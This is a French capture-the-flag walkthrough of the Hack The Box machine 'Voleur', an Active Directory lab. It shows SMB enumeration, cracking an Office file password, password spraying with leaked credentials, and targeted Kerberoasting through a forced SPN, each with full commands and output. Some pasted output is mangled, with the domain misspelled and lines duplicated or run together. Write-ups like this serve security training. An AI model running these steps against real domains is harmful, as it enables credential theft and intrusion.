

Voleur



Voleur



Medium



Windows

Énoncé

As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account:

- ryan.naylor / HollowOct31Nyt

Scanning

TCP

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-07-07 16:10:35Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
2222/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072 42403930d6fc449537e19b880ba2d771 (RSA)			
256 aed9c2b87d656f58c8f4ae4fe4e8cd94 (ECDSA)			
_ 256 53ad6b6ccaae1b404471529529b1bbc1 (ED25519)			
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc Microsoft Windows RPC
59790/tcp open msrpc Microsoft Windows RPC
59796/tcp open msrpc Microsoft Windows RPC
59817/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows,
cpe:/o:linux:linux_kernel
```

UDP

```
PORT      STATE SERVICE
53/udp    open  domain
123/udp    open  ntp
```

Enumération

NTP

```
nmap -sU --script ntp-info -p 123 voleur.htb
```

```
PORT      STATE SERVICE
123/udp    open  ntp
| ntp-info:
|_ receive time stamp: 2025-07-07T16:27:12
```

Nous avons un décalage de 8h avec le serveur distant. (faketime)

SMB

ALL in One

```
netexec smb 10.129.27.25 -u 'ryan.naylor' -p 'HollowOct31Nyt' --groups --local-groups --loggedon-
users --rid-brute --users --shares --pass-pol
```

Pas de résultat

J'ai déjà eu des cas comme ça avant, cela signifie qu'il faut soit le hash NTLM, soit kerberos

Kerberos-only Authentication

Le serveur peut être configuré pour **n'accepter que Kerberos**, ou limiter fortement l'accès aux ressources RPC/SMB en l'absence de ticket Kerberos.

Kerberos

```
nxc smb voleur.htb -k --generate-krb5-file GENERATE_KRB5_FILE
nxc smb voleur.htb -k --generate-host-file GENERATE_HOSTS_FILE
```

```
mv @name_file /etc/krb.conf
mv @name_file /etc/hosts
```

Cette commande permettra à notre machine locale d'adapter sa configuration Kerberos et résolution afin que le serveur cible autorise nos requêtes.

```
faketime -f +8h getTGT.py voleur.htb/'ryan.naylor':'HollowOct31Nyt' -dc-ip dc.voleur.htb 2>/dev/null
```

Cette commande va générer un ticket Kerberos qui autorisera les requêtes vers le serveur cible en spécifiant à chaque fois d'utiliser l'authentification Kerberos.

SMB

ALL in One

```
netexec smb 10.129.27.25 -u 'ryan.naylor' -p 'HollowOct31Nyt' --groups --local-groups --loggedon-
users --rid-brute --users --shares --pass-pol -k
```

```
SMB      dc.voleur.htb  445    dc      [*] x64 (name:dc)
(domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      dc.voleur.htb  445    dc      [+]
voleur.htb\ryan.naylor:Holl****
SMB      dc.voleur.htb  445    dc      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB      dc.voleur.htb  445    dc      [*] Enumerated shares
SMB      dc.voleur.htb  445    dc      Share      Permissions
Remark
SMB      dc.voleur.htb  445    dc      -----
-----
SMB      dc.voleur.htb  445    dc      ADMIN$
Remote Admin
SMB      dc.voleur.htb  445    dc      C$
Default share
SMB      dc.voleur.htb  445    dc      Finance
SMB      dc.voleur.htb  445    dc      HR
SMB      dc.voleur.htb  445    dc      IPC$      READ
Remote IPC
SMB      dc.voleur.htb  445    dc      IT      READ
SMB      dc.voleur.htb  445    dc      NETLOGON  READ
Logon server share
SMB      dc.voleur.htb  445    dc      SYSVOL    READ
Logon server share
SMB      dc.voleur.htb  445    dc      [-] Error enumerating logged on
users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB      dc.voleur.htb  445    dc      -Username-
Last PW Set-      -BadPW- -Description-
```

SMB	dc.voleur.htb	445	dc	Administrator
2025-01-28 20:35:13 0				Built-in account for administering the computer/domain
SMB	dc.voleur.htb	445	dc	Guest
<never> 0				Built-in account for guest access to the computer/domain
SMB	dc.voleur.htb	445	dc	krbtgt
2025-01-29 08:43:06 0				Key Distribution Center Service Account
SMB	dc.voleur.htb	445	dc	ryan.naylor
2025-01-29 09:26:46 0				First-Line Support Technician
SMB	dc.voleur.htb	445	dc	marie.bryant
2025-01-29 09:21:07 0				First-Line Support Technician
SMB	dc.voleur.htb	445	dc	lacey.miller
2025-01-29 09:20:10 0				Second-Line Support Technician
SMB	dc.voleur.htb	445	dc	svc_ldap
2025-01-29 09:20:54 0				
SMB	dc.voleur.htb	445	dc	svc_backup
2025-01-29 09:20:36 0				
SMB	dc.voleur.htb	445	dc	svc_iis
2025-01-29 09:20:45 0				
SMB	dc.voleur.htb	445	dc	jeremy.combs
2025-01-29 15:10:32 0				Third-Line Support Technician
SMB	dc.voleur.htb	445	dc	svc_winrm
2025-01-31 09:10:12 0				
SMB	dc.voleur.htb	445	dc	[*] Enumerated 11 local users:
VOLEUR				
SMB	dc.voleur.htb	445	dc	[-] [REMOVED] Arg moved to the
ldap protocol				
SMB	dc.voleur.htb	445	dc	[*] Enumerating with SAMRPC
protocol				
SMB	dc.voleur.htb	445	dc	[+] Enumerated local groups
SMB	dc.voleur.htb	445	dc	549 - Server Operators
SMB	dc.voleur.htb	445	dc	548 - Account Operators
SMB	dc.voleur.htb	445	dc	554 - Pre-Windows 2000
Compatible Access				
SMB	dc.voleur.htb	445	dc	557 - Incoming Forest Trust
Builders				
SMB	dc.voleur.htb	445	dc	560 - Windows Authorization
Access Group				
SMB	dc.voleur.htb	445	dc	561 - Terminal Server License
Servers				
SMB	dc.voleur.htb	445	dc	544 - Administrators
SMB	dc.voleur.htb	445	dc	545 - Users
SMB	dc.voleur.htb	445	dc	546 - Guests
SMB	dc.voleur.htb	445	dc	550 - Print Operators
SMB	dc.voleur.htb	445	dc	551 - Backup Operators
SMB	dc.voleur.htb	445	dc	552 - Replicator
SMB	dc.voleur.htb	445	dc	555 - Remote Desktop Users
SMB	dc.voleur.htb	445	dc	556 - Network Configuration
Operators				
SMB	dc.voleur.htb	445	dc	558 - Performance Monitor Users

SMB	dc.voleur.htb	445	dc	559 - Performance Log Users
SMB	dc.voleur.htb	445	dc	562 - Distributed COM Users
SMB	dc.voleur.htb	445	dc	568 - IIS_IUSRS
SMB	dc.voleur.htb	445	dc	569 - Cryptographic Operators
SMB	dc.voleur.htb	445	dc	573 - Event Log Readers
SMB	dc.voleur.htb	445	dc	574 - Certificate Service DCOM
Access				
SMB	dc.voleur.htb	445	dc	575 - RDS Remote Access Servers
SMB	dc.voleur.htb	445	dc	576 - RDS Endpoint Servers
SMB	dc.voleur.htb	445	dc	577 - RDS Management Servers
SMB	dc.voleur.htb	445	dc	578 - Hyper-V Administrators
SMB	dc.voleur.htb	445	dc	579 - Access Control Assistance
Operators				
SMB	dc.voleur.htb	445	dc	580 - Remote Management Users
SMB	dc.voleur.htb	445	dc	582 - Storage Replica
Administrators				
SMB	dc.voleur.htb	445	dc	517 - Cert Publishers
SMB	dc.voleur.htb	445	dc	553 - RAS and IAS Servers
SMB	dc.voleur.htb	445	dc	571 - Allowed RODC Password
Replication Group				
SMB	dc.voleur.htb	445	dc	572 - Denied RODC Password
Replication Group				
SMB	dc.voleur.htb	445	dc	1101 - DnsAdmins
SMB	dc.voleur.htb	445	dc	[+] Dumping password info for
domain: VOLEUR				
SMB	dc.voleur.htb	445	dc	Minimum password length: 7
SMB	dc.voleur.htb	445	dc	Password history length: 24
SMB	dc.voleur.htb	445	dc	Maximum password age: 41 days 23
hours 53 minutes				
SMB	dc.voleur.htb	445	dc	Password Complexity Flags:
SMB	dc.voleur.htb	445	dc	
000001				
SMB	dc.voleur.htb	445	dc	Domain Refuse Password
Change: 0				
SMB	dc.voleur.htb	445	dc	Domain Password Store
Cleartext: 0				
SMB	dc.voleur.htb	445	dc	Domain Password Lockout
Admins: 0				
SMB	dc.voleur.htb	445	dc	Domain Password No Clear
Change: 0				
SMB	dc.voleur.htb	445	dc	Domain Password No Anon
Change: 0				
SMB	dc.voleur.htb	445	dc	Domain Password Complex: 1
SMB	dc.voleur.htb	445	dc	Minimum password age: 1 day 4
SMB	dc.voleur.htb	445	dc	
minutes				
SMB	dc.voleur.htb	445	dc	Reset Account Lockout Counter:
30 minutes				
SMB	dc.voleur.htb	445	dc	Locked Account Duration: 30

```

minutes
SMB          dc.voleur.htb  445    dc          Account Lockout Threshold: None
SMB          dc.voleur.htb  445    dc          Forced Log off Time: Not Set
SMB          dc.voleur.htb  445    dc          498: VOLEUR\Enterprise Read-only
Domain Controllers (SidTypeGroup)
SMB          dc.voleur.htb  445    dc          500: VOLEUR\Administrator
(SidTypeUser)
SMB          dc.voleur.htb  445    dc          501: VOLEUR\Guest (SidTypeUser)
SMB          dc.voleur.htb  445    dc          502: VOLEUR\krbtgt (SidTypeUser)
SMB          dc.voleur.htb  445    dc          512: VOLEUR\Domain Admins
(SidTypeGroup)
SMB          dc.voleur.htb  445    dc          513: VOLEUR\Domain Users
(SidTypeGroup)
SMB          dc.voleur.htb  445    dc          514: VOLEUR\Domain Guests
(SidTypeGroup)
SMB          dc.voleur.htb  445    dc          515: VOLEUR\Domain Computers
(SidTypeGroup)
SMB          dc.voleur.htb  445    dc          516: VOLEUR\Domain Controllers
(SidTypeGroup)
SMB          dc.voleur.htb  445    dc          517: VOLEUR\Cert Publishers
(SidTypeAlias)
SMB          dc.SMB          dc.voleur.htb  445    dc          Share
Permissions    Remark
SMB          dc.voleur.htb  445    dc          -----
-----
SMB          dc.voleur.htb  445    dc          ADMIN$
Remote Admin
SMB          dc.voleur.htb  445    dc          C$
Default share
SMB          dc.voleur.htb  445    dc          Finance
SMB          dc.voleur.htb  445    dc          HR
SMB          dc.voleur.htb  445    dc          IPC$          READ
Remote IPC
SMB          dc.voleur.htb  445    dc          IT          READ
SMB          dc.voleur.htb  445    dc          NETLOGON    READ
Logon server share
SMB          dc.voleur.htb  445    dc          SYSVOL      READ
Logon server share
SMB          dc.voleur.htb  445    dc          -Username-  -
Last PW Set-    -BadPW- -Description-
SMB          dc.voleur.htb  445    dc          Administrator
2025-01-28 20:35:13 0    Built-in account for administering the computer/domain
SMB          dc.voleur.htb  445    dc          Guest
<never>      0    Built-in account for guest access to the computer/domain
SMB          dc.voleur.htb  445    dc          krbtgt
2025-01-29 08:43:06 0    Key Distribution Center Service Account
SMB          dc.voleur.htb  445    dc          ryan.naylor
2025-01-29 09:26:46 0    First-Line Support Technician
SMB          dc.voleur.htb  445    dc          marie.bryant

```

2025-01-29 09:21:07 0	First-Line Support Technician
SMB dc.voleur.htb 445 dc	lacey.miller
2025-01-29 09:20:10 0	Second-Line Support Technician
SMB dc.voleur.htb 445 dc	svc_ldap
2025-01-29 09:20:54 0	
SMB dc.voleur.htb 445 dc	svc_backup
2025-01-29 09:20:36 0	
SMB dc.voleur.htb 445 dc	svc_iis
2025-01-29 09:20:45 0	
SMB dc.voleur.htb 445 dc	jeremy.combs
2025-01-29 15:10:32 0	Third-Line Support Technician
SMB dc.voleur.htb 445 dc	svc_winrm
2025-01-31 09:10:12 0	voleur.htb 445 dc 518: VOLEUR\Schema Admins (SidTypeGroup)
SMB dc.voleur.htb 445 dc	519: VOLEUR\Enterprise Admins (SidTypeGroup)
SMB dc.voleur.htb 445 dc	520: VOLEUR\Group Policy Creator Owners (SidTypeGroup)
SMB dc.voleur.htb 445 dc	521: VOLEUR\Read-only Domain Controllers (SidTypeGroup)
SMB dc.voleur.htb 445 dc	522: VOLEUR\Cloneable Domain Controllers (SidTypeGroup)
SMB dc.voleur.htb 445 dc	525: VOLEUR\Protected Users (SidTypeGroup)
SMB dc.voleur.htb 445 dc	526: VOLEUR\Key Admins (SidTypeGroup)
SMB dc.voleur.htb 445 dc	527: VOLEUR\Enterprise Key Admins (SidTypeGroup)
SMB dc.voleur.htb 445 dc	553: VOLEUR\RAS and IAS Servers (SidTypeAlias)
SMB dc.voleur.htb 445 dc	571: VOLEUR\Allowed RODC Password Replication Group (SidTypeAlias)
SMB dc.voleur.htb 445 dc	572: VOLEUR\Denied RODC Password Replication Group (SidTypeAlias)
SMB dc.voleur.htb 445 dc	1000: VOLEUR\DC\$ (SidTypeUser)
SMB dc.voleur.htb 445 dc	1101: VOLEUR\DnsAdmins (SidTypeAlias)
SMB dc.voleur.htb 445 dc	1102: VOLEUR\DnsUpdateProxy (SidTypeGroup)
SMB dc.voleur.htb 445 dc	1103: VOLEUR\ryan.naylor (SidTypeUser)
SMB dc.voleur.htb 445 dc	1104: VOLEUR\marie.bryant (SidTypeUser)
SMB dc.voleur.htb 445 dc	1105: VOLEUR\lacey.miller (SidTypeUser)
SMB dc.voleur.htb 445 dc	1106: VOLEUR\svc_ldap (SidTypeUser)
SMB dc.voleur.htb 445 dc	1107: VOLEUR\svc_backup (SidTypeUser)

```

SMB          dc.voleur.htb  445    dc          1108: VOLEUR\svc_iis
(SidTypeUser)
SMB          dc.voleur.htb  445    dc          1109: VOLEUR\jeremy.combs
(SidTypeUser)
SMB          dc.voleur.htb  445    dc          1112: VOLEUR\First-Line
Technicians (SidTypeGroup)
SMB          dc.voleur.htb  445    dc          1113: VOLEUR\Second-Line
Technicians (SidTypeGroup)
SMB          dc.voleur.htb  445    dc          1114: VOLEUR\Third-Line
Technicians (SidTypeGroup)
SMB          dc.voleur.htb  445    dc          1601: VOLEUR\svc_winrm
(SidTypeUser)
SMB          dc.voleur.htb  445    dc          1602: VOLEUR\Restore_Users
(SidTypeGroup)

```

user & shares

```
faketime -f +8h netexec smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' --users --shares -d
voleur.htb -k
```

```

SMB          dc.voleur.htb  445    dc          Share          Permissions
Remark
SMB          dc.voleur.htb  445    dc          -----
-----
SMB          dc.voleur.htb  445    dc          ADMIN$
Remote Admin
SMB          dc.voleur.htb  445    dc          C$
Default share
SMB          dc.voleur.htb  445    dc          Finance
SMB          dc.voleur.htb  445    dc          HR
SMB          dc.voleur.htb  445    dc          IPC$          READ
Remote IPC
SMB          dc.voleur.htb  445    dc          IT          READ
SMB          dc.voleur.htb  445    dc          NETLOGON     READ
Logon server share
SMB          dc.voleur.htb  445    dc          SYSVOL       READ
Logon server share
SMB          dc.voleur.htb  445    dc          -Username-   -
Last PW Set-      -BadPW- -Description-
SMB          dc.voleur.htb  445    dc          Administrator
2025-01-28 20:35:13 0 Built-in account for administering the computer/domain
SMB          dc.voleur.htb  445    dc          Guest
<never>        0 Built-in account for guest access to the computer/domain
SMB          dc.voleur.htb  445    dc          krbtgt
2025-01-29 08:43:06 0 Key Distribution Center Service Account
SMB          dc.voleur.htb  445    dc          ryan.naylor
2025-01-29 09:26:46 0 First-Line Support Technician
SMB          dc.voleur.htb  445    dc          marie.bryant
2025-01-29 09:21:07 0 First-Line Support Technician

```



```

SMB          dc.voleur.htb  445    dc          lacey.miller
2025-01-29 09:20:10 0      Second-Line Support Technician
SMB          dc.voleur.htb  445    dc          svc_ldap
2025-01-29 09:20:54 0
SMB          dc.voleur.htb  445    dc          svc_backup
2025-01-29 09:20:36 0
SMB          dc.voleur.htb  445    dc          svc_iis
2025-01-29 09:20:45 0
SMB          dc.voleur.htb  445    dc          jeremy.combs
2025-01-29 15:10:32 0      Third-Line Support Technician
SMB          dc.voleur.htb  445    dc          svc_winrm
2025-01-31 09:10:12 0

```

- users :
 - svc_winrm
 - krbtgt
 - ryan.naylor
 - lacey.miller
 - jeremy.combs
 - svc_iis
 - svc_ldap
 - svc_backup
- shares :
 - Finance
 - HR
 - IT

```

faketime -f +8h nxc smb dc.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -M spider_plus -o
DOWNLOAD_FLAG=True -k

```

Télécharge les contenus des partages SMB que l'utilisateur peut lire

```

[Jul 11, 2025 - 14:17:57 ] HTB_area /workspace → cd /root/.nxc/modules/nxc_spider_plus/
[Jul 11, 2025 - 14:18:00 ] HTB_area nxc_spider_plus → ls
dc.voleur.htb  dc.voleur.htb.json

```

Un .XLSX est présent mais quand on veut l'ouvrir :

Saisir le mot de passe - Access_Review.xlsx - LibreOffice

Saisir un mot de passe pour ouvrir le fichier :

file:///home/xotourliff33/.exegol/workspaces/HTBarea/AccessReview.xlsx

Aide

Annuler

OK

office2john.py Access_Review.xlsx > hashtagfile

```
[ Jul 11, 2025 - 14:17:09 ] HTB_area /workspace → ls
hashtagfiles password.txt ryan.naylor.ccache users.txt
```

john --wordlist=fzf-wordlists hashtagfile

```
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 SSE2 4x / SHA512
128/128 SSE2 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
football1 (Access_Review.xlsx)
lg 0:00:00:02 DONE (2025-07-11 14:14) 0.3636g/s 302.5p/s 302.5c/s 302.5C/s
football1..legolas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- password : football1

User	Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
Marie.Bryant	First-Line Support Technician	SMB	
Lacey.Miller	Second-Line Support Technician	Remote Management Users	
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
Jeremy.Combs	Third-Line Support Technician	Remote Management Users	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
Service Accounts			
svc_backup		Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.

- Ajout des utilisateurs et mots de passes dans les fichiers users.txt et password.txt

password spray - SMB

```
faketime -f +8h nxc smb dc.voleur.htb -u users.txt -p password.txt -d voleur.htb --continue-on-success -k
```

```
SMB      dc.voleur.htb  445    dc      [*]  x64 (name:dc)
(domain:voeur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\svc_winrm:Holl**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-] voleur.htb\krbtgt:Holl****
KDC_ERR_CLIENT_REVOKED
SMB      dc.voleur.htb  445    dc      [+]
voeur.htb\ryan.naylor:Holl****
SMB      dc.voleur.htb  445    dc      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\lacey.miller:Holl**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\jeremy.combs:Holl**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-] voleur.htb\svc_iis:Holl****
KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-] voleur.htb\svc_ldap:Holl****
KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\svc_backup:Holl**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\marie.bryant:Holl**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\todd.wolfe:Holl**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB      dc.voleur.htb  445    dc      [-] CCache Error: invalid
principal syntax
SMB      dc.voleur.htb  445    dc      [-] CCache Error: invalid
principal syntax
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\svc_winrm:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-] voleur.htb\krbtgt:M1Xy****
KDC_ERR_CLIENT_REVOKED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\lacey.miller:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\jeremy.combs:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-] voleur.htb\svc_iis:M1Xy****
KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [+] voleur.htb\svc_ldap:M1Xy****
SMB      dc.voleur.htb  445    dc      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\svc_backup:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
voeur.htb\marie.bryant:M1Xy**** KDC_ERR_PREAUTH_FAILED
SMB      dc.voleur.htb  445    dc      [-]
```

```

valeur.htb\todd.wolfe:M1Xy**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\svc_winrm:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-] valeur.htb\krbtgt:N5pX****
KDC_ERR_CLIENT_REVOKED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\lacey.miller:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\jeremy.combs:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [+] valeur.htb\svc_iis:N5pX****
SMB      dc.valeur.htb      445      dc      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\svc_backup:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\marie.bryant:N5pX**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\todd.wolfe:N5pX**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\svc_winrm:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-] valeur.htb\krbtgt:Nigh****
KDC_ERR_CLIENT_REVOKED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\lacey.miller:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\jeremy.combs:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\svc_backup:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\marie.bryant:Nigh**** KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-]
valeur.htb\todd.wolfe:Nigh**** KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-] CCache Error: invalid
principal syntax
SMB      dc.valeur.htb      445      dc      [-] valeur.htb\svc_winrm:****
KDC_ERR_PREAUTH_FAILED
SMB      dc.valeur.htb      445      dc      [-] valeur.htb\krbtgt:****
KDC_ERR_CLIENT_REVOKED
SMB      dc.valeur.htb      445      dc      [-] valeur.htb\lacey.miller:****

```

```

KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\jeremy.combs:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\svc_backup:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\marie.bryant:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\todd.wolfe:****
KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB          dc.voleur.htb  445    dc          [-] CCache Error: invalid
principal syntax
SMB          dc.voleur.htb  445    dc          [-] CCache Error: invalid
principal syntax
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\svc_winrm:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\krbtgt:****
KDC_ERR_CLIENT_REVOKED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\lacey.miller:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\jeremy.combs:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\svc_backup:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\marie.bryant:****
KDC_ERR_PREAUTH_FAILED
SMB          dc.voleur.htb  445    dc          [-] voleur.htb\todd.wolfe:****
KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB          dc.voleur.htb  445    dc          [-] CCache Error: invalid
principal syntax
SMB          dc.voleur.htb  445    dc          [-] CCache Error: invalid
principal syntax

```

- svc_ldap >> M1XyC9pW7qT5Vn
- svc_iis >> N5pXyW1VqM7CZ8

Note

A voir : BloodyAD, énumération SMB via ces identifiants

srv_ldap

BloodyAD

```
bloodyAD --host dc.voleur.htb -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' get writable --detail -k
```

```
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=voleur,DC=htb
permission: WRITE
```

```
distinguishedName: OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE
```

```
distinguishedName: CN=Lacey Miller,OU=Second-Line Support
Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE
```

```
distinguishedName: CN=svc_ldap,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE
```

```
distinguishedName: CN=svc_winrm,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE
```

Il a les droits d'écritures sur le **ServicePrincipalName** pour le serveur **svc_winrm**

On va créer un random SPN :

Note

Si un utilisateur A a des droits d'écriture (`GenericWrite` , `WriteProperty` , `WriteSPN` , etc.) sur un utilisateur B, alors il peut :

- Forcer l'ajout d'un SPN à ce compte
- Et ensuite demander un TGS via Kerberos → obtenir un ticket chiffré avec le **hash NTLM du compte B**
- Puis bruteforcer ce hash → **Kerberoasting classique**

forcer l'ajout du SPN

```
faketime -f +8h bloodyAD -d "voleur.htb" -k --host "dc.voleur.htb" -u "svc_ldap" -p
"M1XyC9pW7qT5Vn" set object "svc_winrm" servicePrincipalName -v 'http/anything'
```

```
[+] svc_winrm's servicePrincipalName has been updated
```

Demander un TGS Kerberos

```
faketime -f +8h nxc ldap 10.10.11.76 -k -u 'ryan.naylor' -p 'HollowOct31Nyt' --kerberoasting kerb.txt
```

```
LDAP      10.10.11.76      389      DC      [*] None (name:DC)
(domain:voleur.htb)
LDAP      10.10.11.76      389      DC      [+]
voleur.htb\ryan.naylor:Holl****
LDAP      10.10.11.76      389      DC      [-] Neo4J does not seem to be
available on bolt://127.0.0.1:7687.
```

```
LDAP      10.10.11.76      389      DC      Bypassing disabled account
krbtgt
LDAP      10.10.11.76      389      DC      [*] Total of records returned 1
LDAP      10.10.11.76      389      DC      sAMAccountName: svc_winrm
memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb pwdLastSet: 2025-
01-31 10:10:12.398769 lastLogon:2025-01-29 16:07:32.711487
LDAP      10.10.11.76      389      DC
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$a3f4b6388f887461c114c7dcfac3
74fa$866b64132461940397df685bbe4d8ca7db7feb9606914f74c95130bd56ef3cf628e73a0221b8ccd
b51a45bc13d9f6d691dd03e150b619d6444aa3a748c2c9de60520908db72b5dbbe2f1282d83bd69c3aed
891eb1410a3a0962c67fbfe1dcf63ff395eba53ec4cad836bc83a04cc71dc8018a725ac692807eb4f9be
0c2cbd3b5f7571db38bc3600293a8699ed8b2bbc7706f911a2df5fd8db2c41f3c432c0136e5e02636263
9e1c78a22edc3ba02eccf567cc92d3f0e67f9627dd3627bb89db4eb02270c153815818ff3882db388865
461c0e672a828ea9a647f7731f4cf18394fd38369effd843a422306c21f7fcb316ea5752c82d35ba4eed
04d0e033ed7854c3b8c5d2d32b9e8058c7df949773e504d31530bafddfa78936a7fba8f9cd2cc666f356
cdb52ecb32217524183bb664cc7b62aeb1790e6948ef367a3634f846868fa7bc53a74779036b594c86c4
56a2ccf0717aae840848be303e96feff80c54b88a0cecd11faad8d86736e3ace03be731aaed3e37c19ef
b580be770f4b799436a70a00f8d2b23d6463283732bf5b09a2e4f72061e99d42e11472de7adc054441f2
